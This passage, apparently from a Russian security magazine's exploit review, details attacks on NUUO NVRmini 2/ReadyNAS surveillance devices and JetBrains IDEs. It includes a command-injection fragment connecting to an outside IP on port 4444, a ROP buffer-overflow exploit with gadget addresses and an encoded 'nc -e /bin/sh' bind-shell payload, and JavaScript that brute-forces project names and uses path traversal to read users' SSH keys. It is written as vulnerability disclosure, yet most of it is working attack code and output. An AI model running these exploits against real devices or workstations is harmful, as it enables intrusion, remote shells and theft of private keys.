+-quiet+-connect+192.168.133.204%3a4444+>+/tmp/s%3b+rm+/tmp/s%3b%23
```

Эту уязвимость может использовать любой авторизованный пользователь для повышения своих прав до root или admin с помощью следующей команды:

```
CGI_DEBUG=qwe23622260 cgi_main transfer_license 'method=offline↵
   &sn=<PAYLOAD>'
```

Исполняемый файл **cgi_main** находится в **/apps/surveillance/bin/cgi_main** на устройстве ReadyNAS. В NVRmini 2 это **/NUUO/bin/cgi_main**.

Уязвимость 7.
Переполнение буфера в команде **transfer_license**

Здесь те же ограничения, что и у предыдущей уязвимости. Для удаленной атаки нужен аккаунт администратора, для локальной — авторизованного пользователя.

Параметр **sn** из метода **transfer_license** подвержен не только уязвимости типа инъекции команд, но и переполнению буфера.

Функция 0x20BC9C (NVRmini 2 firmware v3.0.0):

```
method = getval("method");
sn = getval("sn");
(...)
memset(&command, 0, 128);
sprintf(&command, "logger -p local0.info -t 'system' \"Activate license: %s\"", sn);
system(&command);
```

Как видишь, значение этого параметра копируется напрямую в строку с фиксированной длиной из 128 символов.

Выполняем следующий запрос:

```
GET /cgi-bin/cgi_main?cmd=transfer_license&method=offline&sn=aaaa...aa
```

И получаем падение со следующей информацией:

```
# Core was generated by '/NUUO/bin/cgi_main'.
# Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x61616160 in ?? ()
(gdb) i r
r0             0x0    0
r1             0x0    0
r2             0x407aa4d0    1081779408
r3             0x407aa9e0    1081780704
r4             0x61616161    1633771873
r5             0x61616161    1633771873
r6             0x61616161    1633771873
r7             0x61616161    1633771873
r8             0x331fc8    3350472
r9             0x1    1
r10            0x33db54    3398484
r11            0x0    0
r12            0x1    1
sp             0xbedce528    0xbedce528
lr             0x61616161    1633771873
pc             0x61616160    0x61616160
cpsr           0x60000030    1610612784
(gdb)
```

Отправлять запрос можно при помощи как GET, так и POST.

По значениям регистров уже видно, что мы можем контролировать часть из них.

В таблице ниже приведена информация о наличии техник по противостоянию эксплоитам в прошивках разных устройств:

	NVRmini2	ReadyNAS
NX	да	да
RELRO	частично	частично
ASLR	нет	да

Еще одно ограничение — не должно быть нулевых байтов.

Ниже представлен пример эксплоита для NVRmini 2 (версия прошивки 3.0.0), который открывает шелл на порту 4444, используя несколько гаджетов ROP для обхода NX. Эти гаджеты взяты из **libc-2.15.so**, которая в прошивки версии 3.0.0 всегда грузится по адресу **4066c000**:

```
0x00018ba0 : pop {r3, lr} ; bx lr -> находится в 40684BA0 (первый
гаджет, устанавливает r3 для следующего гаджета)
0x000f17cc : mov r0, sp ; blx r3 -> находится в 4075D7CC (второй
гаджет, устанавливает аргументы для system)
0x00039ffc : system() -> находится по адресу 406A5FFC (берет значения
из r0, указывающие на sp, и выполняет их)
Payload (in the stack) -> %6e%63%20%2d%6c%20%2d%70%20%34%34%34%34%20
%2d%65%20%2f%62%69%6e%2f%73%68%20%26 ("nc -l -p 4444 -e /bin/sh &")
```

Пример запроса:

```
sn=aaaaaaaaaaaaaaaaaaa...aaaaa%a0%4b%68%40aaaaaaaaaaaa%fc%5f%6a%40
%cc%d7%75%40%6e%63%20%2d%6c%20%2d%70%20%34%34%34%34%20%2d%65%20%2f
%62%69%6e%2f%73%68%20%26
```

Остальные прошивки будут иметь другие гаджеты.
Локально эту уязвимость можно использовать так:

```
CGI_DEBUG=qwe23622260 cgi_main transfer_license 'method=offline↵
   &sn=<PAYLOAD>'
```

Оригинальный технический отчет с более подробной информацией об уязвимости типа «переполнение буфера» приведен (txt) в блоге автора.

TARGETS

- NUUO NVRmini 2, прошивки от 1.7.5 до 3.0.0 (старые версии прошивок тоже могут быть уязвимы);
- NUUO NVRsolo, прошивки версий 1.0.0—3.0.0;
- ReadyNAS Surveillance, прошивки 1.1.1—1.4.1 (уязвимы и x86-, и ARM-версии, старые версии прошивок тоже могут быть уязвимы);
- остальные продукты NUUO, которые используют такой же веб-интерфейс, тоже могут быть уязвимы.

SOLUTION

Об исправлениях на момент написания статьи не было известно. Разработчики так и не ответили исследователям в течение примерно полугода.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА И РАСКРЫТИЕ ФАЙЛОВ В JETBRAINS IDE

CVSSv2	Нет
Дата релиза:	15 августа 2016 года
Автор:	Джордан Милн (Jordan Milne)
CVE:	нет

С 2013 года по май 2016-го в средах разработки компании JetBrains существовала уязвимость типа «раскрытие локальных файлов», а в версиях для Windows и OS X было возможно еще и удаленное выполнение кода. Уязвимости подвержены PyCharm, Android Studio, WebStorm, IntelliJ IDEA и еще несколько продуктов. Единственным условием для атаки было посещение жертвой веб-страницы, которую контролирует атакующий, при открытой уязвимой IDE.

Источник проблем — веб-сервер WebStorm, который с 2013 года стал поставляться вместе с IDE JetBrains. Атаки оказались возможными из-за того, что он был все время активен, а cross-origin resource sharing допускал любые источники.

Выполнение произвольного кода на Windows и OS X стало возможным для всех IDE начиная с версий, вышедших 13 июля 2015 года. Но есть вероятность, что уязвимые IDE встречались и раньше.

Изначально автор эксплоита Джордан Милн исследовал межпротокольные коммуникации в поисках интересных целей. Он начал с изучения сервисов, которые были запущены на его собственной машине. Запустив `lsof -P -ITCP | grep LISTEN`, он увидел список программ, которые слушают локальные TCP-порты.

```
$ lsof -P -iTCP | grep LISTEN
# ...
pycharm   4177 user  289u  IPv4 0x81a02fb90b4eef47      0t0  TCP
localhost:63342 (LISTEN)
```

В качестве основной IDE Милн использовал PyCharm, но никогда не знал, что эта программа биндит порт. Чтобы узнать подробности, исследователь натравил на этот порт Nmap:

```
$ nmap -A -p 63342 127.0.0.1
# [...]
PORT      STATE SERVICE VERSION
63342/tcp open  unknown
1 service unrecognized despite returning data. If you know the
```

```
service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port63342-TCP:V=6.46%I=7%D=8/2%Time=57A0DD64%P=x86_64-apple-
darwin13.1.
SF:0%r(GetRequest,173,"HTTP/1\.1\x20404\x20Not\x20Found\r\n
content-type:\x
# [...]
```

На вид — обычный сервер HTTP. Для локального приложения это странно. Смотрим заголовки CORS.

```
$ curl -v -H "Origin: http://attacker.com/" "http://127.0.0.1:63342/"
> GET / HTTP/1.1
> Host: 127.0.0.1:63342
> User-Agent: curl/7.43.0
> Accept: */*
> Origin: http://attacker.com/
>
< HTTP/1.1 404 Not Found
[...]
< access-control-allow-origin: http://attacker.com/
< vary: origin
< access-control-allow-credentials: true
< access-control-allow-headers: authorization
< access-control-allow-headers: origin
< access-control-allow-headers: content-type
< access-control-allow-headers: accept
<
* Connection #0 to host 127.0.0.1 left intact
<!doctype html><title>404 Not Found</title><h1 style="text-align:
center">404 Not Found</h1><hr/><p style="text-align: center">
PyCharm 5.0.4</p>
```

Получается, что в HTTP-сервере PyCharm любым веб-страницам (например, http://attacker.com) разрешается отправлять авторизованные запросы и читать ответ.

Поискав в интернете материалы, которые бы объяснили предназначение этого порта, Милн узнал, что в начале 2013 года в IDE добавили сервер WebStorm. Идея была в том, чтобы не поднимать свой веб-сервер для просмотра результатов разработки в браузере. Стало достаточно кликнуть на кнопку **View in browser** внутри WebStorm, чтобы она открыла браузер

по адресу **http://localhost:63342/<projectname>/<your_file.html>**. Остальные скрипты на странице подключаются по тому же адресу. К примеру, **http://localhost:63342/<projectname>/some_script.js**.

Осталось проверить, что в PyCharm встроен тот же сервер, что и в WebStorm. Для этого Милн в PyCharm создал проект testing, поместил файл something.txt в его корневую директорию и попробовал скачать его из командной строки.

```
$ curl -v -H "Origin: http://attacker.com/" "http://127.0.0.1:63342/testing/something.txt"
> GET /testing/something.txt HTTP/1.1
> Host: 127.0.0.1:63342
> User-Agent: curl/7.43.0
> Accept: */*
> Origin: http://attacker.com/
>
< HTTP/1.1 200 OK
[...]
< access-control-allow-origin: http://attacker.com/
[...]
these are the file contents!
```

Выходит, что любой сайт может читать любые файлы проекта, если знает нужное имя проекта и имя файла. Очевидно, что многие проекты включают конфигурационные файлы с важными данными (например, с ключами от AWS). Ниже представлен фрагмент JavaScript из страницы на **attacker.com**. Он, по сути, делает примерно то же, что и curl в примере выше.

```
<script>
  var xhr = new XMLHttpRequest();
  xhr.open("GET", "http://localhost:63342/testing/something.txt", true);
  xhr.onload = function() {alert(xhr.responseText)};
  xhr.send();
</script>
```

Получить доступ к интересным файлам уже неплохо, но этот эксплоит можно развить до более боевого.

EXPLOIT

Посмотрим, нельзя ли читать файлы вне директории проекта. К примеру, атакующему могут быть интересны ключи SSH и подобные вещи — они обычно находятся в стандартных местах. Но для начала попробуем подняться на несколько каталогов выше.

```
$ curl -v "http://localhost:63342/testing/../../../.ssh/id_rsa"
* Rebuilt URL to: http://localhost:63342/.ssh/id_rsa
```

По спецификации фрагменты с точками должны быть нормализованы на клиенте или на сервере, то есть вместо **/../** должно быть **%2F..%2F**. Но нам повезло: PyCharm правильно понимает URL-кодированные символы и приводит их к изначальному виду.

```
$ curl -v "http://localhost:63342/testing/..%2f..%2f.ssh/id_rsa"
> GET /testing/..%2f..%2f.ssh/id_rsa HTTP/1.1
[...]
>
< HTTP/1.1 200 OK
< content-type: application/octet-stream
< server: PyCharm 5.0.4
[...]
<
ssh-rsa AAAAB3NzaC[...]
```

Успех! Единственное ограничение — мы должны знать, как называется проект жертвы, так как, если обратиться по неправильному адресу (**/invalidproject/<anything>**), веб-сервер всегда будет возвращать ошибку 404.

Если название неизвестно, то можно попробовать использовать словарь с часто встречающимися названиями и запрашивать файл с метаданными **workspace.xml**, который JetBrains автоматически добавляет в большинство проектов.

```
$ curl --head "http://localhost:63342/testing/.idea/workspace.xml"
HTTP/1.1 200 OK
$ curl --head "http://localhost:63342/somethingelse/.idea/↵
   workspace.xml"
HTTP/1.1 404 Not Found
```

Получив ответ **200**, мы убеждаемся, что проект существует.

Финальный эксплоит выглядит следующим образом:

```
function findLoadedProject(cb) {
  var xhr = new XMLHttpRequest();
  // Проверяем наличие директорий
  var possibleProjectNames = ["foobar", "testing", "bazquux"];
  var tryNextProject = function() {
    if (!possibleProjectNames.length) {
      cb(null);
      return;
    }
    var projectName = possibleProjectNames.pop();
    xhr.open("GET", "http://localhost:63342/" + projectName +
    "/.idea/workspace.xml", true);
    xhr.onload = function() {
      if(xhr.status === 200) {
        cb(projectName);
      } else {
        tryNextProject();
      }
    };
    xhr.send();
  };
}

var findSSHKeys = function(projectName) {
  var xhr = new XMLHttpRequest();
  var depth = 0;
  var tryNextDepth = function() {
    // Увы, директория для SSH-ключей не найдена
    if(++depth > 15) {
      return;
    }
    // Есть шанс, что и `.ssh`, и директория проекта находятся в
    домашней папке пользователя Chances
    // Пытаемся пройтись по дереву
    dotSegs = "..%2f".repeat(depth);
    xhr.open("GET", "http://localhost:63342/" + projectName + "/"
    + dotSegs + ".ssh/id_rsa.pub", true);
    xhr.onload = function() {
      if (xhr.status === 200) {
        console.log(xhr.responseText);
```

```
38          } else {
39            tryNextDepth();
40          }
41        };
42        xhr.send();
43      }
44    };
45
46    findLoadedProject(function(projectName) {
47      if(projectName) {
48        console.log(projectName, "is a valid project, looking for SSH
          key");
49        findSSHKeys(projectName);
50      } else {
51        console.log("Failed to guess a project name");
52      }
53    });
```

У этого способа нет ограничений, и автор эксплоита с его помощью перебирал по 2000 названий проектов в секунду.

Обходимся без перебора названия проекта

Чтобы не перебирать названия, Милн стал искать доступные API, которые предоставляет веб-сервер PyCharm. И в итоге нашел точку входа вида **`/api/internal`**, которая соответствует **`JetBrainsProtocolHandlerHttpService`**. Она позволяет передавать данные в JSON, содержащие URL со схемой **`jetbrains:`**. Затем IDE что-то с ними делает. Автор эксплоита пишет, что не смог найти документации по этим URL, так что пришлось изучать самостоятельно.

Многообещающе, в частности, выглядит обработчик **`jetbrains://<project_name>/open/<path>`**.


```
1   public class JBProtocolOpenProjectCommand extends
    JBProtocolCommand {
2     public JBProtocolOpenProjectCommand() {
3       super("open");
4     }
5
6     @Override
7     public void perform(String target, Map<String, String>
      parameters) {
8       String path = URLDecoder.decode(target);
```

```
 9        path = StringUtil.trimStart(path,
 •        LocalFileSystem.PROTOCOL_PREFIX);
10        ProjectUtil.openProject(path, null, true);
11      }
12    }
```

Этот код позволяет открыть проект по абсолютному пути. К примеру, директория **/etc** есть в большинстве *nix-подобных систем. Попытаемся открыть ее:

```
$ curl "http://127.0.0.1:63342/api/internal" --data '{"url": ↵
   "jetbrains://whatever/open//etc"}'
```


И получаем ошибку.



Ошибка при открытии директории /etc

Открыть можно только директорию со структурой проекта JetBrains. К счастью, PyCharm 2016.1 и выше идет с такой структурой, причем в системном каталоге. В OS X это выглядит следующим образом: **/Applications/PyCharm.app/Contents/helpers**. Попробуем открыть:

```
$ curl -v "http://127.0.0.1:63342/api/internal" --data '{"url": ↵
   "jetbrains://whatever/open//Applications/PyCharm.app/Contents/↵
   helpers"}'
```



Открытие директории helpers

Получилось! Теперь нам даже не требуется искать точное имя проекта, так как мы знаем проект, который всегда есть. В Linux стандартной директории для PyCharm может не быть, так как многие скачивают дистрибутив в виде архива tar и распаковывают куда бог на душу положит. Однако путь можно определить, выполнив запрос **`/api/about?more=true`** и найдя ключ **`homePath`**.

```
{
  "name": "PyCharm 2016.1.2",
  "productName": "PyCharm",
  "baselineVersion": 145,
  "buildNumber": 844,
  "vendor": "JetBrains s.r.o.",
  "isEAP": false,
  "productCode": "PY",
  "buildDate": 1460098800000,
  "isSnapshot": false,
  "configPath": "/home/user/.PyCharm2016.1/config",
  "systemPath": "/home/user/.PyCharm2016.1/system",
  "binPath": "/home/user/opt/pycharm/bin",
  "logPath": "/home/user/.PyCharm2016.1/system/log",
  "homePath": "/home/user/opt/pycharm"
}
```

Теперь у нас есть открытый проект **helpers**, мы определили домашнюю директорию с помощью ответа от **/api/about?more=true** и можем составить запрос для получения пользовательских ключей SSH. Путь будет примерно следующим: **/helpers/..%2f..%2f..%2f..%2f..%2f..%2fhome/<user>/.ssh/id_rsa**.

```
$ curl -v "http://localhost:63342/helpers/..%2f..%2f..%2f..%2f..↵
   %2f..%2fhome/user/.ssh/id_rsa"
> GET /helpers/..%2f..%2f..%2f..%2f..%2f..%2fhome/user/.ssh/id_rsa
HTTP/1.1
[...]
>
< HTTP/1.1 200 OK
< content-type: application/octet-stream
< server: PyCharm 5.0.4
[...]
<
ssh-rsa AAAAB3NzaC[...]
```

Эксплуатация в Windows


Трюк с **helpers**, описанный выше, работает, только если у пользователя есть PyCharm 2016.1. Но как быть с другими IDE? Вернемся к обработчику **jetbrains://project/open** и проверим, какие еще пути он может открывать. Выбор Милна пал на пути UNC. Это специальные пути Windows, которые позволяют указать на файлы, доступные по сети по адресам вида **\\servername\sharename\filepath**. Множество Windows API для работы с файлами (и Java API, которые выступают обертками к ним) понимают такие пути и могут получать доступ к ресурсам, расшаренным на других машинах по SMB. В результате читать и записывать такие файлы можно точно так же, как и на локальной машине. Если мы сможем заставить IDE открыть проект из нашей шары, то нам не придется гадать, как называется проект на машине жертвы.

В качестве теста автор поднял шару Samba с именем **anontesting** без авторизации, которая содержала проект JetBrains, а затем попытался открыть ее:

